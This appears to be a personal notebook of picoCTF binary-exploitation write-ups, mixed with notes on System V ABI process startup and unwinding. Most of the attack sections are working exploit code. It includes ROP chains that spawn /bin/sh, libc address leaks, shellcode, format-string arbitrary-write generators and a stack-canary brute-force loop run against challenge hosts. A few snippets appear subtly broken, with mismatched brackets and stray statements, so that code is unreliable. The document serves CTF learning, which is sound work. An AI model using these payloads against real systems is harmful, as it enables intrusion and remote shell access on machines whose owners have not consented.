.cfi_def_cfa REG, OFF      CFA = REG's addr + OFF
.cfi_def_cfa_register REG  CFA = REG's addr + old OFF
.cfi_def_cfa_offset OFF    CFA = old REG's addr + OFF
.cfi_adjust_cfa_offset OFF CFA = old REG's addr + (old + OFF)
```

Unwind Through Assembler Code [System V ABI]

```
.cfi_startproc.cfi_endproc used for functions needing .eh_frame
.cfi_offset REG, OFF       saves prev REG value at OFF(CFA)
.cfi_rel_offset REG, OFF   saves prev REG value at OFF(curr CFA reg)
.cfi_escape EXPRESSION[,...] add arbitrary bytes to the unwind info
```

Unwind Through Assembler Code [System V ABI]

```
execve("./game", ["/game"], 0x7ffe1595e2b8
↳ /* 57 vars */) = 0
```

0

Path	Linux Path
/lib/ldx32.so.1	/libx32/ld-linux-x32.so.2
/lib/ld64.so.1	/lib64/ld-linux-x86-64.so.2


Program Interpreter [System V ABI]

At process creation, the system may transfer control to an interpreter program. In this case, it places either an AT_EXECD or an AT_PHDR entry in the auxiliary vector

Auxiliary Vector [System V ABI]

```
typedef struct
{
    long int a_type;        /* Entry type */
    union
    {
        long int a_val;    /* Integer value */
        void *a_ptr;       /* Pointer value */
        /* Function pointer value */
        void (*a_fcn)(void);
    } a_un;
} auxv_t;
```

Auxiliary Vector [Linux Standard Base]



exec(BA_OS) creates machine state S for new process

Process Initializing - Executing [System V ABI]

Language-specific startup code transforms S into state required by language, i.e. _start prepares argc, argv, envp, then calls main() in C++

Process Initializing - Executing [System V ABI]

System finds path to program interpreter (usually dynamic linker); then loads, runs linker before passing control to main application!

Process Initializing - Executing [System V ABI]

System may create the memory image of the application program before passing control to the interpreter program

Process Initializing - Executing [System V ABI]

Interpreter program performs several tasks, i.e. symbolic reference resolving and initialization routines processing

Initialization functions are specified by DT_INIT, DT_INIT_ARRAY and DT_PREINIT_ARRAY

Process Initializing - Executing [System V ABI]

Interpreter program eventually transfer control to entry point specified in AT_ENTRY entry (_start by default)

Process Initializing - Executing [System V ABI]

When main() returns, its value is passed to exit(); if exit() is overridden and returns, _exit(), which must be immune to user interposition, terminates the process

Process Terminating - Executing [System V ABI]

When exit() is called, registered atexit() handlers are executed, followed by the runtime's termination processing, which invokes DT_FINI_ARRAY and DT_FINI

Process Terminating - Executing [System V ABI]

```
// int main()
init_player(&a);
b = 1, c = 0;
init_map(&d, &a, &b);
print_map(&d, &a, &b);

signal(2, ebx - 0x2dea);
while (true) {
    g = getchar();
    move_player(&a, &g, &d, &b);
    print_map(&d, &a, &b);

    if (a == 29 && e == 89 && b != 4) {
        puts(ebx - 0x1f18);

        ++c; ++b;
        init_player(&a);
        init_map(&d, &a, &b);
    }

    if (a == 29 && e == 89 && b == 5 && c == 4)
        { win(&b); return 0; }
}
```

<main>

```
char player_tile; // global variable

// void move_player(int* p, char* input
//                , char* map, int* level)
if (*(p+2) <= 0) exit(0);
if (*input=='l') player_tile = getchar();
if (*input=='p') solve_round(map, p, level);

map[*p] * 90 + *(p+1)] = '.';
if (*input == 'w' || *input == 's'
    || *input == 'a' || *input == 'd')
    normal_move();

if (map[*p] * 90 + *(p+1)] == '#') exit(0);
map[*p] * 90 + *(p+1)] = '@';
--*(p+2);
```

<move_player>

```
// void solve_round(char* m, int* p, int* l)
char _;
while (*(p+1) != 89)
    *(p+1)>88? move_player(p,(_='a',&_),...);
    : move_player(p,(_='d',&_),...);
while (*p != 29)
    *p > 28 ? move_player(p,(_='s',&_),...);
    : move_player(p,(_='w',&_),...);
sleep(0);
if (*(p) == 29 || *(p+1) == 89) { /* :D? */ }
```

<solve_round>

```
int* ebp = nullptr;
int* ebx = nullptr;
c = *(ebp - 0xc);
g = *(ebp - 0xd);
d = *(ebp - 0xa99);
f = *(ebp - 0xaa0);
e = *(ebp - 0xaa4);
a = *(ebp - 0xaa8);
b = *(ebp - 0xaac);
```

<main>

```
// void init_player(int* x)
*x = 4; // a
*(x + 1) = 4; // e
*(x + 2) = 50; // f
```

<init_player>

```
0x08049927: call ..<move_player>
0x0804992c: add esp,0x10
...
0x08049979: push eax
0x0804997a: call ..<puts@plt>
0x0804997f: add esp,0x10
0x08049982: ; ++c; ++level;
...
0x080499f4: cmp ..PTR [ebp-0xc],0x4
0x080499f8: jne ..<main+148>
0x080499fe: ; win(&level);
```

<main>

```
set disassembly-flavor intel
set pagination off
define c
    tui disable
    continue
end
[-- .gdbinit --]
```

```
break *move_player+361 if $found ||
-> *(char*)($ebp+0xc) == '?'

set $found = 0
commands
    if $found == 0
        set $found = 1
        continue
    end
    layout asm
    focus cmd
end
[-- gdbinit --]
```

```
struct player {
    int height, width, lives;
    void init() {
        height = 4;
        width = 4;
        lives = 50;
    }
};

int c = 0; // -0xc
char input; // -0xd
char map[30][90]; // -0xa99
player p; // -0xaa8
int level = 1; // -0xaac
```

<mainV2>

```
liveInc = "aaaaaaaawwws";
autoSol = liveInc + "p";

// 'y' + 0x79
levelUp = liveInc + "aaaaaaaaaaaaaaaaaaaaa"
"aaaaaaaaaaaaaaaaaaaaaalyw";

// '?' + Unicode F4 8F BF BF
winJump = liveInc + "aaaaaaaaaaaaaaaaaaaaa"
"aaaa "aaaaaaaaaaaaaaaaaaaaaal?w";

c = 3; level = 4; // 3 * autoSol
c = 4; level = 5; // + levelUp
if (c == 4) win() // + winJump
```

<payload>

```
(
    # 0xa99 - (0xaa8 - 0x8 - 0x3) == -4
    perl -E "print (('a'x4, 'aw'x4, sp)x3)";

    # challenging without dynamic analysis
    perl -E "print 'a'x4, 'aw'x4, 's', 'a'x47";
    printf "l\xfw";

    perl -E "print 'a'x4, 'aw'x4, 's', 'a'x47";
    printf "l\xfew";
) > payload.txt
[-- payload.txt --]
```

```
#!/usr/bin/expect -f
spawn gdb -x gdbinit game

send "run\r"
send "[read [open \"payload.txt\" r]]"

interact
[-- dbg.exp --]
```

```
// int main()
player.init();
init_map ((char*)map, &p, &level);
print_map((char*)map, &p, &level);

std::signal(2, ebx - 0x2dea);
while (true) {
    input = std::getchar();
    move_player(&p, &input, map, &level);
    print_map(...);

    if (p.height == 29 && p.width == 89
        && level != 4) {
        puts("some string");

        ++c, ++level;
        player.init();
        init_map(...);
    }

    if (p.height == 29 && p.width == 89
        && level == 5 && c == 4) {
        win(&level);
        return 0;
    }
}
```

<mainV2>

```
// void move_player(player* p, char* input
//                , char map[30][90], int* level)
if (p->lives<=0) exit(0);
if (*input=='l') player_tile = getchar();
if (*input=='p') solve_round(map, p, level);

map[p->height][p->width] = '.';
std::vector<char> _ = {'w', 's', 'a', 'd'};
if (std::find(_.begin(), _.end(), *input)
    != _.end()) normal_move(...);

if (map[p->height][p->width]=='#') exit(0);
map[p->height][p->width] = player_tile;
--p->lives;
```

<mainV2>

```
printf "\xf4"
# hex representation
xxd -p ? | sed 's/./\\x&/g'

# standard input (stdin)
./? < <(cat ? -)
# controlling terminal (tty)
./? < <(cat ?; cat /dev/tty)

cat ? | nc -q ? rhea.picoctf.net ?
```

Batch commands

[_] [Information] LB_BIND_NOW environment variable can change dynamic linking behavior that evaluates PLT entries before transferring control to program

[_] [Have not yet understood] R_X86_64_TLSDESC relocations support lazy relocation using dedicated PLT, GOT entries given by DT_TLSDESC_PLT, DT_TLSDESC_GOT

[_] [Information] To support IBT (Intel CET Extension), linker should generate a IBT-enabled PLT together with a second PLT so that the initial value of GOT entry for external function is address of corresponding second PLT entry
call → .SPLT → .PLT → GOT[1,2] → Linker Dynamic

[_] [Comment] babygame03 analysis deserves a whole new empty page, so some closely related in4 (i.e., unwinding the stack) is provided to make the page feel less empty

[_] [Information] .cfi_startproc initializes some internal data structures and emits architecture dependent initial CFI instructions

[_] [Information] .cfi_escape EXPRESSION[...] can be used to add OS-specific CFI opcodes, or generic CFI opcodes that assembler does not support

[_] [Comment] babygame03 analysis uses manual reverse engineering, primarily static analysis, while also using dynamic analysis to name vars and identify injection locations

[_] [Thought]

[0] ebx == .got?
The fuck is going on? How to approach 5 for legitimate player?

[2] x → eip → ebp
The fuck is going on? Is x an array instead?

[3] 0xa99 = 0xd + 2700

[5] level → map → input → p → eip → [ebp] → esi → ebx → *input
0x804c044 <player_tile>: 0x00000040 '@'

[6] l_{eve}l → p → m_{ap} → eip → ebp

[5] Why is lea used in --*(p+2)?
→ A fast arithmetic trick without altering EFLAGS

[8] What is the highest first byte that a copyable Unicode character can have?
→ F4 (for example, F4 8F BF BF)

[9] Why does winJump add an extra 4 bytes? (cdecl)
→ Caller is required to clean up stack, so jumping to push eax adds an extra 4 bytes

[_] [Comment] My work is too complicated due to: (i) being foolishly restricted to printable characters only, (ii) some repetitive tasks being handled manually, (iii) being too lazy to do some math, so I mostly rely on GDB to correct injection points visually

[_] [Comment] So I decided to optimize and formalize the process with some help from another online write-up (snwau)

[_] [Bewilder] Using "run <<(cat payload.txt; cat /dev/tty)" in gdbinit can lead to confusing behavior, i.e. ctrl+c → continue then:
"Program received signal SIGTTIN, Stopped (tty input)."

[Admittedly, I only glanced at the issue and made a quick guess]

The program runs normally if nothing has been interrupted in GDB yet.

However, when a SIGINT signal (such as ctrl+c or break) is raised, GDB will catch it and send all other processes to the background except itself.

When you resume execution (using continue), only the main program is brought to the foreground, not the subprocess cat /dev/tty.

As a result, the program receives a SIGTTIN signal.

[_] [Epilogue] Well, I mean, it takes sooooo longgggggggggg to do manual reverse engineering. I still don't know how to organize or take notes for efficient evidence saving. I expected that there would be insights or something that would help me focus more, but well, nothing. Binary exploitation is a good part, not a hard one; but when it comes to practice, I did not follow the exploit process that requires gathering (such as how far the location that eip can point to) as much as possible at the beginning, before doing any fucking thing.

[_] [babygame02] Just a simpler version of babygame03 where the level and lives mechanism does not exist, so only the third step is taken:

perl -E "print 'a'x40, 'aw'x3, lpw"

[_] [babygame01] Just a simpler version of babygame03 where there is a lives-like mechanism, i.e. "player has flag" should be non-zero:

perl -E "print 'a'x4, 'aw'x4, sp"

[_] [Heap Havoc] Another perspective on memory layout – heap grows upward. A slightly challenging aspect is determining which addr is writable and formatting LE_{ndian} output:
perl -E "print 'a'x16, 'b'x4"; printf "\x38\xc0\x04\x08\xb6\x92\x04\x08"

[_] [function overwrite] Two remarks are that void (*check)(char*, size_t) = hard_checker; – .data is located at a lower memory address than .bss – int fun[10] = {0};, and that maximum value of signed char is 0x7f rather than 0xff:
perl -E 'print "\x7f"x10, "\x43"; echo " -16 -314"

[_] [wine] This problem should not be considered difficult! My error was in assuming that gets would terminate when it encountered a \x00 character:
perl -E 'print "a"x136, "\xa8\xfe\x64\x00\x30\x15\x40"'

```
def mov_eax(value):
    return 0x080B073A, value
0x080b073a : pop eax ; ret
```

```
# affectee: eax, edx
def mov_ebx(value, modify_eax, modify_edx):
    return modify_edx(0x080583B9),
    ↪ modify_eax(value),
    ↪ 0x080B361A
0x080b361a : push eax ; call edx
0x080583b9 : pop edx ; pop ebx ; ret
```

```
# affectee: eax
def mov_ecx(value, modify_eax=mov_eax):
    return modify_eax(value),
    ↪ 0x080939D8
0x080939d8 : mov ecx, eax ; mov eax, ecx ; ret
```

```
# affectee: eax
def mov_edx(value, modify_eax=mov_eax):
    return modify_eax(value),
    ↪ 0x0806CA26
0x0806ca26 : xchg edx, eax ; ret
```

```
# affectee: eax
def mov_edi_esp(modify_eax=mov_eax):
    return modify_eax(0x0804B27E),
    ↪ 0x0807ADD3
0x0807add3 : push esp ; call eax
0x0804b27e : pop esi ; pop edi ; ret
```

```
# affectee: eax
CLOBBER = b"kim."
def mov_eax_esp(offset, modify_eax=mov_eax):
    return mov_edi_esp(),
    ↪ modify_eax(offset),
    ↪ 0x08069997,
    ↪ CLOBBER
0x08069997 : add eax, edi ; pop edi ; ret
```

```
# affectee: undefined
def push_edx_ebx(modify_eax=mov_eax):
    return modify_eax(0x0804B27D),
    ↪ 0x0805EE44
0x0805ee44 : push edx ; push ebx ; call eax
0x0804b27d : pop ebx ; pop esi ; pop edi ; ret
```

```
def filename():
    return 0x00, b"/bin//sh", 0x00
```

```
def argv(offset):
    return mov_ebx(
    ↪ offset, mov_eax_esp, mov_edx),
    ↪ mov_edx(0x00),
    ↪ push_edx_ebx()
```

```
def syscall():
    return 0x0804A3C2
0x0804a3c2 : cd80
```

```
part_payload = flat(
    # populate buffer
    cyclic(0x1C),
    # construct argv = {&filename, NULL}
    argv(0xA8),

    # assign ebx = &filename
    mov_ebx(0x64, mov_eax_esp, mov_edx),
    # assign ecx = &argv[0]
    mov_ecx(-0x40, mov_eax_esp),
    # assign edx = &argv[1]
    mov_edx(-0x5C, mov_eax_esp),
    # assign eax = 11
    mov_eax(0x0B),
    # magic begin here!!!
    syscall(),

    # construct filename
    filename(),
)
```

[x86.syscall.sh]

```
CLOBBER = b"kim."
def mov(reg, value):
    # pop eax ; ret
    if reg == "eax":
        return 0x080B4D7A, value
    # pop ecx ; add al, 0xf6 ; ret
    if reg == "ecx":
        return 0x080647EF, value
    # pop edx ; xor edx.. ; pop edi ; ret
    if reg == "edx":
        return 0x08070BD5, value, CLOBBER
```

```
def xchg_eax(reg):
    # xchg esi, eax ; ret
    if reg == "esi":
        return 0x0805D022
```

```
# 0x0804900e : ret
def stack_align():
    return 0x0804900E
```

[stack cache] - THIS IS NOT A PART OF ropfu SOLUTION !!!

```
# 0x08059632 : push eax ; push edx ;
    ↪ push esi ; call ecx
# 0x08049ba0 : pop edi ; ret
part_payload = flat(
    cyclic(0xE),
    0x08049810, # win
    stack_align(), # !overwrite flag
```

```
xchg_eax("esi"), # esi -> flag
mov("edx", 0x080CF0A4), # %s\n
mov("ecx", 0x08049BA0),
mov("eax", 0x0804995F),
xchg_eax("esi"), # esi -> printf
0x08059632,
cyclic(0x14),
0x08049970, # main
)
```

[stack cache] - THIS IS NOT A PART OF ropfu SOLUTION !!!

```
ROPgadget --binary ?
ROPgadget --binary ? --opcode cd80
Bash commands
```

```
#!/bin/python3
from pwn import *

context.arch = "i386"
part_payload = "FILL PAYLOAD HERE!!!"

start_script = """
    continue
"""
program_paths = [
    "nc saturn.picoctf.net 61457",
    "./vuln",
]

if args.REMOTE:
    program_path = program_paths[0].split()
else:
    program_path = program_paths[1]

p = process(program_path)

if not args.REMOTE:
    # context.log_level = "debug"
    context.gdb_binary = "pwndbg"
    gdb.attach(p, gdbscript=start_script)

p.sendline(part_payload)
p.interactive()
Python snippet
```

```
pwninit # if patchelf does not solve :)
checksec --file=?
patchelf --set-interpreter ? ?
Bash commands
```



ASLR will not randomize bits 0-11
cuz that would break page alignment

ASLR will also not randomize bits 28-31
cuz it would make it harder to allocate big pages

2common to bypass coarse-grained ASLR:

- i. information leaks
- ii. brute forcing – often practical due to a lack of entropy in 32-bit address spaces

Address Space Layout Randomization [CS4401]

[_] [seed-sPRiNG] Using time(null) as a seed-generation function is the procedure's most critical flaw due to its predictability and low granularity. Solving it only requires reversing it and modifying it to print the numbers we need

```
[_] [buffer overflow 3] Just examine byte by byte. Not a hard problem, but I still need a hint to solve it :)

#!/bin/bash
canary="\x42\x69" #...
target="nc saturn.picocftf.net 52460"

for i in {0..255}; do
    itohex="$(printf "%02x" $i)"
    (
        perl -E 'print "68\n","a"x64'
        printf "${canary}${itohex}"
    ) > payload

    output=$(cat payload | $target)
    if [[ "$output" != *Smash* ]]; then
        printf "%02x" $i
        break
    fi
done

# scanf(stdio buffer)
printf 'I\rY\r1';

# stdio buffer resolve
sleep 1;

# read(file descriptor 0)
printf '\xd6\x87\x04\x08';
)
```

[_] [Cache Me Outside] Change the metadata (at the top of the heap, ... or the arena) that points to the newest freed chunk! Two frustrating problems are the missing ld (just using pwninit or finding out the compatible glibc version, then downloading the related compatible ld) and the missing flag.txt (reversing solved the problem)

```
printf "-%d\n\x00" $((0x6034a0-0x602088))
```

[_] [offset-cycleV2] Apply the same approach as [buffer overflow 3], but automate the identification of the canary value

[_] [__Comment__] [ropfu]

I handle two interleaved processes: identifying gadgets and constructing a possible relevance payload layout. In which the first one is processed under some criteria:

(i) Finding gadgets that modify the required registers (eax, ebx, ecx, edx) as little as possible and, if possible, only modify **eax**, which acts as a temporary register

(ii) Because of ASLR stack placement randomization, I assume nothing about the real-time absolute address in the stack; that is the reason for **mov_eax_esp**

[_] [__Epilogue__] Well, I did something very complex, right? I skimmed through an online write-up (because of my laziness, I don't reference anything here!) that points out that the NX bit is turned off, so a simpler way is to write shellcode into the stack, then populate the stack with NOPs, and finally, hopefully, point **eip** to the NOPs area

[_] [Here's a LIBC] Very similar to ropfu, but here we need to determine: "How can the libc address be leaked?" as directed by the title

To solve this, we need to print the address of a function – puts, in this case – in libc, and the rest of the process is just as straightforward as in ropfu

```
# 0x400913 : pop rdi ; ret
def mov_rdi(value):
    return 0x400913, value

puts_puts_byte = \
lambda x: flat(
    cyclic(0x88),
    # puts.got.plt + offs
    mov_rdi(0x601018 + x),
    0x400540, # puts.plt
    0x400771, # main
)

# expect: 0000 7f?? ???? ????
def extract_puts_address():
    time.sleep(3) # start-up time
    pbytes, _ = [], p.recv(timeout=2.9)

    for i in range(7, -1, -1):
        p.sendline(puts_puts_byte(i))
        time.sleep(1) # delay time
        _ = p.recv(timeout=0.9)

    if not "size" in locals():
        ↪ or len(_) == size:
            pbytes.append(0x00)
            size = len(_)
            continue

    pchar = _.split(b"\n", 1)[1][0]
    pbytes.append(pchar)

    return int.from_bytes(
        ↪ pbytes, "big")

def rop_chain(_puts):
    time.sleep(3)
    _libc = _puts - 0x080A30
    _system = _libc+0x04F4E0
    _bin_sh = _libc+0x1B40FA

    return flat(
        cyclic(0x88),
        stack_align(),
        mov_rdi(_bin_sh),
        _system,
    )
```

[_] [stack cache] Well, nothing's interesting there. Just other ROP problem w "cache"

[_] [Guessing Game 2] Has been the most fascinating yet frustrating problem so far!!!

Its allure lies in the intricate challenges it presents:

(i) understanding **page_size**, (ii) mastering format strings to leak the canary and libc addresses, and ultimately (iii) constructing a successful ROP chain

On the other hand, the frustration comes from the absence of a warning when the executable runs normally with a mismatched libc version

```
# random.dynsym.value L: 0x000405c0 and libc.base.value B: 0x?????000
payload2nguess = -2623 # rand % 4096 == sgn(B+L) * mod(|B+L|, 0x1000)
```

```
# canary [EBP - 12] # winner [EBP - 524] # PUSH &winner [EBP - 552]
payload2canary = b"%x" * 118 + b"%X" # dunno ???
payload2canary = b"%p" * 134 + b"%X" # 4x = 552 - 12
payload2printf = b"%p" * 13 + b"%s" + printf.got # 4x = 552 - 524 + 2x
```


[_] [filtered-shellcode] Trying to decompile the binary with Ghidra (or even IDA) is so weird and so time-consuming. The difficulty comes from the fact that the code manually forces stack alignments, so manual decompilation is a much better choice

```
payload = asm("""
    xor eax, eax ; mov al, 0x9D    ;   mov ebx, esp ; add ebx, eax    ;
    push 0x00    ; mov edx, esp    ;   push ebx;nop ; mov ecx, esp    ;
    xor eax, eax ; mov al, 0x0B    ;   int 0x80
""") + b"/bin/sh\x00" # only one-or-two byte instructions are allowed
```

[_] [Bizz Fuzz] The hardest part is realizing the need to write a tool to extract the vulnerable function; the rest is just a standard overflow vulnerability

```
# Extract and preprocess Ghidra decompiled functions that contain fgets
grep -e 'void FUN.*' -e 'char local.*' -e ' fgets.*' \
↳ | grep -oP "FUN[^\(]+\.[.]*|,\.K.*(?:=,)" \
↳ | tr '\n' ' ' | sed -E 's/ (F)/\n\1/g'
```

```
# Extract the vulnerable function
def cast2int(x):
    base = 16 if "x" in x else 10
    return int(x, base)

line = file.readline().split()
while line:
    if len(line) > 2:
        FUNC, N, *L = line
        N = int(N[1:-1])
        L = map(cast2int, L)
        L = [x for x in L if x > N]
        if L:
            print(FUNC, N, L)
        line = file.readline().split()
```

```
# #inequality [: equality]
FUN_0811e15f() # #9
FUN_0814369d() # #8
FUN_0813d5dc() # #9
FUN_08144ba9() # #2
FUN_08131f64() # #23
FUN_0810aab4() # #0 : 5
FUN_0808ba1f() # #0 : 1
FUN_08049261() # fizzbuzz()

def next_function(num):
    fail_in_solving()
    for i in range(num - 1):
        succeed_in_solving()
    fail_in_solving()
```

[_] [handoff] Nothing's interesting there! Is that type of problem called Jump-Oriented Programming (JOP)?

```
jmp_eax = 0x40116C
p.sendlineafter(b"2.", b"2")
p.sendlineafter(b"Which", b"-10")
sh = "mov rdi, rax; add rdi, 30; mov rsi, 0; mov rdx, 0; mov rax, 59"
p.sendlineafter(b"What", asm(sh) + asm("syscall") + b"/bin/sh\x00")
```

```
p.sendlineafter(b"3.", b"3")
sh = "add rax, 8; jmp rax; nop; nop; sub rax, 0x5a4; jmp rax"
p.sendlineafter(b"Thank you", flat(asm(sh), b"????", jmp_eax))
```

[_] [fermat-strings] My god, I forgot that printf can perform arbitrary writes! After searching for a while for format-string, I found a very useful resource: [HackTricks](#), which gives me some f-string tricks and new insight into "re-entering the vulnerability"

```
# def write(value, A):
F = "{0:06}x{1:03}$hhn"

val, N = value, 0
while val:
    val, N = val >> 8, N + 1

n, P = 0x25, ""
for i in range(N):
    d, n = (value - n) & 0xFF, value
    P += F.format(d, 43 + N * 2 + i)
    value >= 8

return P, [A + i for i in range(N)]
```

```
# def read(A):
F = "{0:03}$hhs???????"
return F.format(45), A

# def round(F, *args):
p.sendlineafter(b"A:", b"37")
p.sendlineafter(b"B:",
↳ flat(b"30072003", F(*args)))

#def send_payload(p):
round(write, 0x400837, 0x601040)
round(read, 0x601050)
...
round(write, SYSTEM, 0x601058)
p.sendlineafter(b"A:", b"/bin/sh")
```